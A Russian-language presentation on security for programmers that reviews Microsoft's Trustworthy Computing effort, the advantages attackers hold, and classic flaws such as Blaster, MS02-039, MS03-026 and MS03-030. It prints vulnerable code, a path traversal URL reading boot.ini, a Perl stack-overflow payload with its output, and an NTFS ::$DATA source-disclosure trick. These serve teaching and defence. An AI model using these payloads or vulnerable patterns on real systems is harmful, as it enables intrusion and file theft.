Безопасность для программиста – все что нужно знать

Сергей Поляков
alexei@samara.net
CEO WebZavod, MCSD.NET

План

- Приоритеты Microsoft – раньше и сейчас
- Реалии войны за безопасность
- Как победить?

Приоритеты Microsoft


- Компьютер в каждый дом
- Информация на кончиках пальцев
- 1995 – Важность Internet
- 2000 – .NET Platform
- **2002 – Trustworthy computing**
- **“Когда мы сталкиваемся с проблемой выбора между реализацией новой функциональной возможности и устранением уязвимости, мы должны выбирать второе”**

Trustworthy Computing

- Защищенность от атак
- Защита конфиденциальности, целостности данных и систем
- Управляемая

- Защита от нежелательных коммуникаций
- Контроль за приватностью информации
- Продукты, онлайновые сервисы, принципы доступа

- Предсказуемая
- Поддерживаемая
- Устойчивая
- Восстановимая
- Доказанная



- Открытые, прозрачные взаимоотношения с заказчиками
- Лидерство в индустрии
- Поддержка открытых стандартов

Что думают разработчики?

“Безопасность, пожалуй, самая скучная вещь на свете. Что происходит когда система надежно защищена?

НИЧЕГО!"


Founder and CTO of WhiteHat Security, Inc.
Jeremiah Grossman

Во что выливается подобное отношение


- Две строки кода на C в RPCSS (Blaster):
  - `while (*pwszTemp != L'\\')`
    `*pwszServerName++ = *pwszTemp++;`
- Привели к
  - >1,500,000 зараженных компьютеров
  - 3,370,000 звонков в поддержку в сентябре 2003 (при обычных вирусных эпидемиях не более 350,000)
  - *ОЧЕНЬ* много негативных комментариев
    - «Это поднимет на новый уровень мысли о поиске альтернативы для продуктов Microsoft”
      Gartner
    - «Определенно видны сдвиги в лучшую сторону [Безопасность Microsoft], но я не уверен, что этих сдвигов достаточно»
      Forrester

Что было сделано Microsoft


- Инвестировано более $100,000,000
- Обучено более 11,000 инженеров и сотрудников поддержки
- План по безопасности для каждого продукта
- Моделирование угроз
- Постоянный аудит кода
- Аудит обязательная часть при выпуске продукта




Результаты!




Windows 2000 vs Windows Server 2003



Office 2000 vs Office 2003




Windows XPSP1 vs Windows XPSP2




Exchange 2000 vs Exchange 2003


Результаты!



IIS5 vs IIS6




SQL Server 2000 vs SQL Server 2000 SP3



IE6 vs IE6 SP2

Снижение кол-ва уязвимостей в 2 раза !

Результаты!


"Critical" & "Important" Security Bulletins
Number of Bulletins
40
30
20
10
0
55
17
Microsoft Windows 2000 Servers
Microsoft Windows Server 2003
30
60
90
120
150
180
210
240
270
455
Days after availability

Результаты!

“На самом деле мы считаем Microsoft лидером отрасли ПО из-за их улучшений в безопасной разработке”

John Pescatore
Vice President and Distinguished Analyst
Gartner, Inc
(From CRN, Feb 13th 2006)

http://tinyurl.com/rezjz

Результаты!

“Они [Microsoft] в обязательном порядке проводят аудиты кода и тренинги по безопасности для всех разработчиков. Open Source **проекты пока не могут придерживаться тех же требований.**

Author and enterprise systems consultant Ted Neward
TheServerSide Java Symposium
(March 27th 2006)

Война за безопасность - Реалии

“9 из 10 web сайтов имеют как минимум 1 серьезную уязвимость!

Каждый раз когда вы посещаете ваш любимый on-line магазин, проверяете состояние счета или просто разговариваете в чате существует 90% вероятность того, что сайт уже взломан!”

Founder and CTO of WhiteHat Security, Inc.
Jeremiah Grossman

Начальная стоимость уязвимости для Microsoft – $100 000

Microsoft Security Response Center

Реалии войны
Дилемма атакующего и защищающегося

1. Администратор должен помнить о всех возможных способах взлома; атакующий может выбрать самую уязвимую особенность системы
2. Администратор защищается от известных методов взлома; атакующий пробует неизвестные
3. Администратор всегда должен быть на чеку; атакующий может выбрать любой момент
4. Администратор должен придерживаться правил; атакующий этого не делает

Реалии войны
Хакеры атакуют нерасторопных

- Секундомер запускается ПОСЛЕ выпуска патча
  - “Hackers Beating Efforts to Patch Software Flaws”
    - http://www.computerworld.com/securitytopics/security/holes/story/0,10801,104092,00.html
    - “Вместо того чтобы искать уязвимости самостоятельно, они [хакеры] ждут пока выйдут патчи и затем смотрят что за дыры там закрыты, затем они уже думают как их использовать”
  - “Zotob Proves Patching "Window" Non-Existent”
    - http://informationweek.com/story/showArticle.jhtml?articleID=168602115
    - “Глубокая Защита единственный шанс защититься от раннего появления вредоносного ПО”

Реалии войны
Хакеры отлично вооружены

- Существуют инструменты, которые позволяют **просто** делать эксплойты
- Инструменты для реверс-инжиниринга
  - Structural Comparison of Executable Objects, Halvar Flake
    - http://www.sabre-security.com/files/dimva_paper2.pdf
    - PCT Bug: “Обнаружение и понимание уязвимости заняло у нас менее 30 минут”
    - H.323 ASN.1 Bug: “Общий анализ занял менее 3х часов”
- Exploit Payloads
  - www.metasploit.com

Реалии войны
Неравная стоимость

- Цена создания атаки минимальна
- Цена для заказчиков огромна
  - Разработка плана устранения.
  - Поиск уязвимости.
  - Устранение уязвимости.
  - Тестирование патча.
  - Тестирование программы установки патча.
  - Создание и тестирование патча для разных языков.
  - Стоимость цифрового подписывания кода (Authenticode)
  - Публикация патча на сайт
  - Написания сопроводительной документации
  - Отслеживание и реакция на публикации в СМИ
  - Стоимость трафика
  - Стоимость рабочего времени на разработку следующей версии продукта, которое было остановлено
  - Стоимость установки патча клиентом
  - Стоимость потенциальной потери дохода в связи с возможным решением клиентов не пользоваться вашим продуктом

Как победить?

"Если вы знаете врага и знаете себя, то можете быть спокойны, если вам предстоит сражаться даже в сотне битв.
Если вы знаете самого себя, но не знаете врага, за каждую добытую вами победу вы будете расплачиваться поражением.
Если вы не знаете ни самого себя, ни врага, вы будете разбиты в каждой битве"

Сунь Цзы. "Искусство войны"
511 год до н.э.

Искусство войны

- Убедить руководство
- Знать методы взлома
- Сокращать возможность атаки
- Придерживаться процесса SDL
- Быть в курсе
- Учиться

Поддержка руководства
Обычное отношение

“В компании, в которой я работал ДО Microsoft, вопросы безопасности изредка возникали на утренних совещаниях в понедельник – после того как технический директор во время уикенда смотрел фильм из разряда "The Net”, "Sneakers" или "Hackers""

Один из сотрудников компании Microsoft

Поддержка руководства
Важность защищенных систем

- Две строки кода на C в RPCSS (Blaster):
  - `while (*pwszTemp != L'\\')`
    `*pwszServerName++ = *pwszTemp++;`
- Привели к
  - >1,500,000 зараженных компьютеров
  - 3,370,000 звонков в поддержку в сентябре 2003 (при обычных вирусных эпидемиях не более 350,000)
  - *ОЧЕНЬ* много негативных комментариев
    - «Это поднимет на новый уровень мысли о поиске альтернативы для продуктов Microsoft”
      Gartner
    - «Определенно видны сдвиги в лучшую сторону [Безопасность Microsoft], но я не уверен, что этих сдвигов достаточно»
      Forrester

Откуда берутся дыры в системах?

Существует **только** два типа проблем с безопасностью

① Доверие вводу

② Все остальное!

Crystal Reports Vulnerability MS04-017

```
public class CrystalImageHandler : WebControl {
  private string tmpdir = null;
  protected override void Render(HtmlTextWriter writer) {
    string filepath;
    string dynamicImage =
      (string)Context.Request.QueryString.Get("dynamicimage");
    if (tmpdir == null) {
        tmpdir = ViewerGlobal.GetImageDirectory();
    }
    filePath = tmpdir + dynamicImage;
    FileStream imagestream =
      new FileStream (filePath, FileMode.Open,
FileAccess.Read);


    // stream file to user


    File.Delete (filePath);
  }
}
```

(1) Получаем имя файла из querystring

(2) Открываем файл

(3) Отправляем пользователю

(4) Убиваем файл!

crystalimagehandler.aspx?dynamicimage=..\..\boot.ini

Доверие тем, кому не надо

«Все входящее плохое, пока не доказано обратное!»

- Переполнения буферов

- SQL Injection


- Cross-Site Scripting

Переполнение стека

Определяет порядок выполнения

Хендлы исключений
Указатели на функции
Виртуальные методы

Адрес возврата функции




```
void func(char *p, int i) {
  int j = 0;
  CFoo foo;
  int (*fp)(int) = &func;
  char b[128];
  strcpy(b,p);
}
```

Беда, если *p указывает на данные уже не b

Переполнение стека

```
void foo(const char* input)
{
  char buf[10];
  printf("My stack:\n%p…");
  printf("%s\n", buf);
  printf("Now stack:\n%p…");
}

void bar(void)
{
  printf("Augh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
  printf("Address of foo = %p\n", foo);
  printf("Address of bar = %p\n", bar);
  foo(argv[1]);
  return 0;
}
```

```
$arg = "ABCDEFGHIJKLMNOP".
"\x45\x10\x40";
$cmd = "StackOverrun ".$arg;
system($cmd);

C:\>perl HackOverrun .pl
foo = 00401000
bar = 00401045
My stack:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410ECA

ABCDEFGHIJKLMNOPE?@
Now stack:
44434241
48474645
4C4B4A49
504F4E4D
00401045
00410ECA

Augh! I've been hacked!
```

Печальный пример

SQL Server Instance Resolution (MS02-039)

```
#define INSTREGKEY "SOFTWARE\\Microsoft\\Microsoft SQL Server\\"
#define MAX_RECV_MSG 256

void SsrpSvr(LPSTR szInstanceName) {
  BYTE rgbRecvBuf[MAX_RECV_MSG];
  ...
  ssrpMsg = SsrpRecvMsg(rgbRecvBuf);

  switch(ssrpMsg) {
    case CLNT_UCAST_INST: // Verb #4
      SsrpEnum((LPSTR)&rgbRecvBuf[1]);
}

SSRPMSGTYPE SsrpRecvMsg(BYTE *rgbRecvBuf) {
  ...
  bytesRecd = recvfrom( gSvrSock, (char*)rgbRecvBuf, MAX_RECV_MSG, 0,
                        (SOCKADDR *)&gclientAddr, &cClientAddr );

  return((SSRPMSGTYPE)rgbRecvBuf[0]);
}

BOOL SsrpEnum(LPSTR szInstName, ...) {
  char szregVersion[128];
  sprintf(szregVersion,"%s%s\\MSSQLServer\\CurrentVersion",INSTREGKEY,szInstName);
```

Слушаем порт 1434 – Internet

Читаем не более 256 байт из сети

Копируем в 128 байт буфер :(

Еще пример

DCOM Remote Activation (MS03-026)

```
error_status_t _RemoteActivation(..., WCHAR *pwszObjectName, ... )  {
    *phr = GetServerPath( pwszObjectName, &pwszObjectName);
    ...
}

HRESULT GetServerPath(WCHAR *pwszPath, WCHAR **pwszServerPath ){
    WCHAR * pwszFinalPath = pwszPath;
    WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN + 1];
    hr = GetMachineName(pwszPath, wszMachineName);
    *pwszServerPath = pwszFinalPath;
}

HRESULT GetMachineName(
    WCHAR * pwszPath,
    WCHAR   wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN + 1]) {
    pwszServerName = wszMachineName;
    LPWSTR pwszTemp = pwszPath + 2;
    while ( *pwszTemp != L'\\' )
        *pwszServerName++ = *pwszTemp++;
    ...
}
```

Слушаем порт 135 – Internet

Копируем пока не встретим ‘\’

Атаки на целочисленную арифметику

MIDI File Processing Error (MS03-030)

```
SMFRESULT FNLOCAL smfBuildFileIndex(PSMF BSTACK *ppsmf) {
  WORD wMemory;
  wMemory = sizeof(SMF) + (WORD)(psmf->dwTracks*sizeof(TRACK));
  psmfTemp = (PSMF)LocalReAlloc(psmf, wMemory, LMEM_MOVEABLE|LMEM_ZEROINIT);
  if (NULL == psmfTemp){
        DPF(1, "No memory for extended psmf");
        return SMF_NO_MEMORY;
  }
  psmf = *ppsmf = psmfTemp;

  // various buffer copies on psmf
```

`LocalReAlloc` выделяет слишком мало памяти

sizeof(TRACK) == 0x24, sizeof(SMF) == 0x9E0
Переполнение если dwTracks >= 0x6D8 (1752)

0x9E0 + (0x24 x 0x6D8) == 0x0040 (64 bytes)

Проблемы с канонизацией

more < boot.ini

equals

more < boot.ini.

equals

more < boot.ini::$DATA

Название потока


Давайте рассмотрим

http://www.myshop.ru/basket.aspx::$DATA

